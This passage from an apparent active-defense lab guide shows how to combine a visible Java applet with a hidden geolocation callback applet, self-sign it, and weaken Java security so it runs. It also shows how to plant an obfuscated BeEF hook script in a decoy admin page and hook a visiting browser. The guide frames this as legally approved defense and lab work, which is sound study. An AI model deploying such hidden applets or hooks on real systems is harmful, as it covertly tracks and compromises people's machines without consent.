<param name="service" value="http://YOUR_ADHD_IP_ADDRESS/honeybadger/service.php"
</applet>
```

So in this case, the path to the entrypoint would simply be honey.class.

Example 2: Combining Two jars

Before beginning this operation, you must have two jar files and the entrypoints to each. The command line arguments are as follows

```
       -j1 the path to the first jar
   -p1 the path to the entrypoint for the first jar
   -j2 the path to the second jar
    -p2 the path to the entrypoint for the second jar
```

We have included two jar files in ADHD for your testing convenience. They are located in

```
/opt/jar-combiner/jars
```

The first applet is jrdesktop

```
-j1 /opt/jar-combiner/jars/jrdesktop.jar
-p1 jrdesktop/mainApplet.class
```

The second applet is Honey Badger’s geolocation applet

```
-j2 /opt/jar-combiner/jars/honey.jar
-p2 honey.class
```

To combine the jars first **cd** into the Jar-Combiner folder:

```
~$ cd /opt/jar-combiner/Linux
```

Run Jar-Combiner like so:

```
/opt/jar-combiner/Linux$ ./joining.sh -j1 /opt/jar-combiner/jars/jrdesktop.jar -p1
jrdesktop/mainApplet.class -j2 /opt/jar-combiner/jars/honey.jar -p2 honey.class
```

When this operation is complete a new jar file should appear at

```
/opt/jar-combiner/Linux/finished.jar
```

This is your combined jar file.

When executed, finished.jar will run code from the first applet (jrdesktop) in the foreground, (with access to the screen) and the second applet (honey) in the background. Now that the applet has been created, we need to sign it.

Example 3: Signing Finished.jar

Signing your newly created jar file is no big deal. First create a keystore.

```
/opt/jar-combiner/Linux$ keytool -genkey -alias signFiles -keystore mykeystore

Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]:
What is the name of your organizational unit?
[Unknown]:
What is the name of your organization?
[Unknown]:
What is the name of your City or Locality?
[Unknown]:
What is the name of your State or Province?
[Unknown]:
What is the two-letter country code for this unit?
[Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
[no]: yes

Enter key password for <signFiles>
(RETURN if same as keystore password):
```

You can just hit enter for most of the options, but fill the form out if you desire. Do make sure to type *yes* when it asks you if all the preceding information was correct or else it will loop back to the start. Now that the keystore is created, let’s sign our new jar.

```
/opt/jar-combiner/Linux jarsigner -keystore mykeystore -signedjar combinedandsigned.jar
finished.jar signFiles

Enter Passphrase for keystore:

Warning:
The signer certificate will expire within six months.
```

This will create a new jar file called combinedandsigned.jar from finished.jar that will be signed and ready to go!

Next, let’s launch the jar with the help of an HTML file.

Example 4: Launching Your Jar Via HTML

In order to accomplish this, we will create an html file with these contents.

```
<html>
  <body>
   <applet code="Combine.class" archive="combinedandsigned.jar"    width="600" height="400">
      <param name="target" value="combined_jar" />
      <param name="service"      value="http://YOUR_ADHD_IP_ADDRESS/honeybadger/service.php"
/>
  </applet>
</body>
</html>
```

Just run gedit and save this code to

```
/opt/jar-combiner/Linux/test.html
```

```
/opt/jar-combiner/Linux$ gedit test.html
```

Once you've created the file, transfer it over to your web-root (/var/www)

```
/opt/jar-combiner/Linux$ sudo cp test.html /var/www/
```

You will also have to transfer the applet to your web-root.

```
/opt/jar-combiner/Linux$ sudo cp combinedandsigned.jar /var/www/
```

Now, make sure your apache2 server is running.

```
/opt/jar-combiner/Linux$ service apache2 status

* apache2 is running
```

Navigate to your web server on a machine with java installed and run the applet. The URL will be:

```
http://<YOUR_ADHD_IP_ADDRESS>/test.html
```

To find your ADHD instance's IP Address simply run:


```
~$ ifconfig
```

```
eth0 Link encap:Ethernet HWaddr 00:0c:29:40:1c:d3
inet addr:192.168.27.158 Bcast:192.168.27.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe40:1cd3/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:91614 errors:0 dropped:0 overruns:0 frame:0
TX packets:54289 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:123877563 (123.8 MB) TX bytes:4351183 (4.3 MB)
Interrupt:19 Base address:0x2000
```

Your IP address is the section listed as the inet addr for your eth0 interface. It’s important that if you’re running ADHD in a VM, if the VM is set to network via NAT, you will only be able to access the VM from the host machine.

If you’ve done everything right. When you navigate to the test.html resource and run the applet.


You should see something like this:



192.168.27.169/honeybadger/test.html

Status
Stopped.


To view your results (and to make sure that you did everything right) navigate to your HoneyBadger reporting console. In a web browser of your choice, head to http://YOUR_ADHD_IP_ADDRESS/honeybadger and log in.



Assuming you haven’t changed them, the default credentials are:

Username: adhd
Password: adhd

Once you have logged in to the page, simply select the target name you set in test.html (under the “target” parameter) in the menu on the left.



Server time:
19:53:32

Hits: (1)
☑ 1 - Applet

Most Recent: (show)
Agent: Applet
Date: 7/30/2014
Time: 19:14:15


Most Accurate: (show)
Agent: Applet
Accuracy: 33m

Note: The Java location technique only works on machines with a wireless card.

Example 5: Changing Java Security Settings
Note: These instructions have been tested with Java 8 Update 31. The newer versions of Java enforce strict security settings for the purposes of avoiding drive-by-pwning. Though the effectiveness of these settings is up for debate, they will hinder our progress in this lab by blocking our self-signed applet. Here is how to change them on windows.

Windows Key -> (search for) Configure Java

In the Configure Java menu, select the "Security" tab. From there, add a site exception by clicking on the button labeled **"Edit Site List…"** In this dialog, click **"add"** to create a new entry.
Fill the entry in like so http://YOUR_ADHD_IP_ADDRESS



Applications launched from the sites listed below will be allowed to run after the appropriate security prompts.

Location
http://192.168.27.173

FILE and HTTP protocols are considered a security risk.
We recommend using HTTPS sites where available.

Finally, click okay to accept your changes. Accept any warning banners. You should be ready to rock!

Attribution: Conclusion

In this chapter we addressed different ways to get better attribution on an attacker. Take a few moments to review what we covered. Did we launch any attack code at the attacker? Did we trigger anything that would be considered malicious? No, we used a number of techniques that could easily be considered poison. An attacker needs to interact with what we've created. We've also utilized different technologies all of which are commonly used in the industry. Almost every software package you have on your computer calls back to check for updates and verify software licenses. Why not use that exact same idea against an attacker? We don't need to attack, we don't need vengeance, we just need to be creative.

There's one more point that needs to be addressed. It's common for some to argue if an attacker does X, Y or Z obfuscation trick(s) we wouldn't be able to track them. If an attacker could attack your network through Tor while disabling all scripts in their browser then they wouldn't be detectable. Or, if an attacker opened any callback Word documents using an off-line system, then they would bypass that Attribution technique.

What many people fail to realize is that attacking a network is a balance between stealth and success. If an attacker created a full Tor proxy and disabled all scripts on their browser when attacking a website, their attackable web surface would be hugely diminished, along with their timing. Increasing the effort an attacker has to make is a good thing. Everything we've covered in this section can be bypassed by an attacker, but that isn't the point. For an attacker to successfully bypass the techniques we've talked about (if they even know they're being employed) they'll have to significantly increase the amount of work and time needed to exploit your systems. Remember the OODA loops. The longer it takes for them to observe your network or orient themselves to your defenses, the better your odds become as a defender.

ATTACK

Here there be dragons. This is the step of the book that you'll need to work out with your legal department. You may also want to coordinate with law enforcement as required. This section involves getting some level of access on an attacker's system. We created this section because it can be necessary, and with the proper authorizations - powerful. ***Once again you want to make sure that any of the techniques covered here are discussed with legal and approved by management.***

We also want to ensure that if we do attack, it is predominantly client-side attacks. We want the attacker to come to us (preferably after reviewing the warning banner) and take our intellectual property back to their system. Be clear in your banner that they are connecting to a section of your network that is off limits to unauthorized users, and your organization may take "reasonable measures" to identify who's connecting and from where.

We'll be discussing tools which we commonly use in penetration testing - SET, BeEF and AV bypass. With the right configurations these tools can be highly effective in determining who is attacking our systems in ways that traditional IDS/IPS systems will never be able to do.

There's also the small issue of deterrence. A criminal who believes their activities are being detected is less likely to partake in illegal activities. This is yet another goal of this chapter. As Eric Cole likes to say, "hackers beware". And now we can put teeth behind this statement.

Also, let's talk about revenge. We've had customers over the years who are very interested in counter-attack and counter-hacking activities because they are interested in exacting revenge against attackers. We don't condone this viewpoint here. Revenge is next to worthless in the arena of information security. What value is there be in publicly shaming attackers? What positive outcome can there be in discovering content on an attacker's system that could be used to embarrass them?

This section is a refined extension of the Attribution section of this book. Before you go further, please reread the legal issues section of this book and reflect on the difference between poison and venom. Understand where the legal boundaries are (or could be) before implementing *anything* in this chapter. Even though an attacker is violating the law - even though they are in the wrong - they still have rights; rights which can be violated should you go too far in your activities as an active defender.

Finally, as a personal plea, I ask you to think this section through because I believe Active Defense has a substantial place in the world of information security. It just takes a few dumb moves in a few public situations and we're sunk. Let's keep Active Defenses going by being smart.

Browser Exploitation Framework (BeEF)

You've probably heard how it's possible to use BeEF against users in a penetration test. Many of the tools built into the framework can also be used against attackers. We could harvest information about an attacker's system, use it to mess with their heads (i.e. forcing them to take more action), or to take over their systems. There's no better framework in the world for reviewing Cross-Site Scripting (XSS) capabilities than the Browser Exploitation Framework.

As powerful as it is, it can be unwieldy. It's unlikely that you'll implement BeEF as a standalone Active Defense tool, but it can be a great testing ground to develop and refine XSS capabilities. I recommend testing with BeEF, then taking the scripts that interest you and implementing them in your own Active Defense framework.

There are many excellent features built into the framework, including full Metasploit integration and the ability to detect Tor usage. It's able to detect Tor by having a client attempt to pull down an image that's only available if someone is using Tor. Let's fire it up in ADHD and see which modules would be useful to you.

The trick is getting someone to connect. You will want to put BeEF in a location on your site that will draw an attacker in, however, you'll want to do this in such a way that general users won't get hooked. To do this, we want to put it on a part of your site that is not directly accessible and is not going to be crawled by bots like Googlebot.

To make this as safe as possible we recommend putting the file with the hook in a directory that is disallowed in your robots.txt file which tells automated crawlers which sections to not crawl and index. For the most part legitimate bots from Google, Yahoo and Microsoft will honor these restrictions in robots.txt. To an attacker these entries can present a target that's hard to resist, while the vast majority of your users won't even know it exists. As always we recommend a warning banner before any and all Active Defense technologies, which could run code on an attacker's system.

Below is a sample robots.txt entry:

```
User-agent: *
Disallow: /admin/admin.php
```

In this sample admin.php could display a bogus login page for something like a Cisco management interface or possibly a VPN page, but it would be bogus. Buried in the HTML for the admin page would be the code JavaScript:

```
<script language='JavaScript' src='http://<your server>/beef/hook/beefmagic.js.php'></script>
```

The script above can be obfuscated and I'd recommend renaming the beefmagic.js to something a bit less obvious but it gets the point across. Once the attacker views the page, the script will trigger, launching whatever modules you've enabled in BeEF.

I would look at BeEF as a collection of JavaScript tools that could be used against an attacker. Do not view this as a tool you'd run and wait for the attacker to connect to. You'll be waiting for a long time.

Website

https://beefproject.com

Description

BeEF, The Browser Exploitation Framework Project is a tool for the pwnage of one of the underexplored frontiers in information security, the web browser.

Install Location

```
/opt/beef
```

Usage

BeEF uses javascript to "hook" one or more browsers before attempting to leverage its access for further exploitation.

Example 1: Hooking a Web Browser

First change into the BeEF install directory:

```
~$ cd /opt/beef
```

Next launch BeEF like so:

```
/opt/beef$ sudo ./beef

[14:00:53][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[14:00:53][*] Browser Exploitation Framework (BeEF) 0.4.4.9-alpha
[14:00:53] | Twit: @beefproject
[14:00:53] | Site: http://beefproject.com
[14:00:53] | Blog: http://blog.beefproject.com
[14:00:53] |_ Wiki: https://github.com/beefproject/beef/wiki
[14:00:53][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[14:00:54][*] BeEF is loading. Wait a few seconds...
[14:01:14][*] 10 extensions enabled.
[14:01:14][*] 191 modules enabled.
[14:01:14][*] 2 network interfaces were detected.
[14:01:14][+] running on network interface: 127.0.0.1
[14:01:14] | Hook URL: http://127.0.0.1:3000/hook.js
[14:01:14] |_ UI URL: http://127.0.0.1:3000/ui/panel
[14:01:14][+] running on network interface: 192.168.1.109
[14:01:14] | Hook URL: http://192.168.1.109:3000/hook.js
[14:01:14] |_ UI URL: http://192.168.1.109:3000/ui/panel
[14:01:14][*] RESTful API key: 4bfb70558017e0a2362021864acd445f0d51882d
[14:01:14][*] HTTP Proxy: http://127.0.0.1:6789
[14:01:14][*] BeEF server started (press control+c to stop)
```

Now that we have BeEF listening for connections let’s embed the javascript hook in a page and get our target to browse to it. All you need to do to embed the javascript hook on any page is to insert a single line of html like this:


```
<script src='http://192.168.1.109:3000/hook.js'></script>
```

If you have an HTML page that you’d like to embed into, go for it, but we’ve already created a page which performs dynamic embedding of the BeEF hook.
This page is located at: /var/www/beef/hook.php

Open up a new Firefox instance by either running this command:


```
~$ firefox &
```

Or by navigating Launch Menu > Internet > Firefox Web Browser




```
|   Twit: @beefproject
|   Site: http://beefproject.c
[14:01:14]
[14:01:14]
```

Once you have Firefox running let’s visit the target page and get our browser hooked. Load up http://127.0.0.1/beef/hook.php




You shouldn’t see anything more than a default, blank, boring page. Now open up a new tab and navigate to the BeEF UI. This can be accomplished by either directly accessing the url http://127.0.0.1:3000/ui/panel
or by visiting http://127.0.0.1 and clicking the link **BeEF (Console)**.


BeEF Authentication - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://127.0.0.1/beef/hook.php
BeEF Authentication
127.0.0.1:3000/ui/authentication
Google
BeEF
Authentication
Username:
Password:
Login

Authenticate:
Username: beef
Password: beef

After authentication you should be able to see your hooked browser on the left hand side under “Online Browsers”.



Category: Browser (6 Items)

Browser Name: Firefox	Initialization
Browser Version: 26	Initialization
Browser UA String: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:26.0) Gecko/20100101 Firefox/26.0	Initialization
Browser Platform: Linux i686	Initialization
Browser Plugins: Shockwave Flash-v.11,2,202,335,IcedTea-Web Plugin (using IcedTea-Web 1.2.3 (1.2.3-0ubuntu0.12.04.3))-v.,iTunes Application Detector-v.,Windows Media Player Plug-in 10 (compatible; Totem)-v.,QuickTime Plug-in 7.6.6-v.,DivX® Web Player-v.,VLC Multimedia Plugin (compatible Totem 3.0.1)-v.	Initialization
Window Size: Width: 610, Height: 518	Initialization


Category: Browser Components (14 Items)

Flash: Yes	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Silverlight: No	Initialization
Web Sockets: Yes	Initialization
QuickTime: Yes	Initialization
RealPlayer: No	Initialization
Windows Media Player: Yes	Initialization

And that's it, you've successfully hooked a web browser. The browser will remain hooked as long as the tab it has open to your page remains as such. To see some examples of what we can do with a hooked browser, continue on to [Example 2: Browser Based Exploitation With BeEF].

Example 2: Browser Based Exploitation with BeEF

Assuming you already have a hooked web browser, let's take a look at some things you can do with it. Open the BeEF console by navigating to http://127.0.0.1/ui/panel or visiting http://127.0.0.1 and clicking the link **BeEF (Console)**.



Category: Browser (6 Items)

Browser Name: Firefox Initialization

Browser Version: 26 Initialization

Browser UA String: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:26.0) Gecko/20100101 Firefox/26.0 Initialization

Browser Platform: Linux i686 Initialization

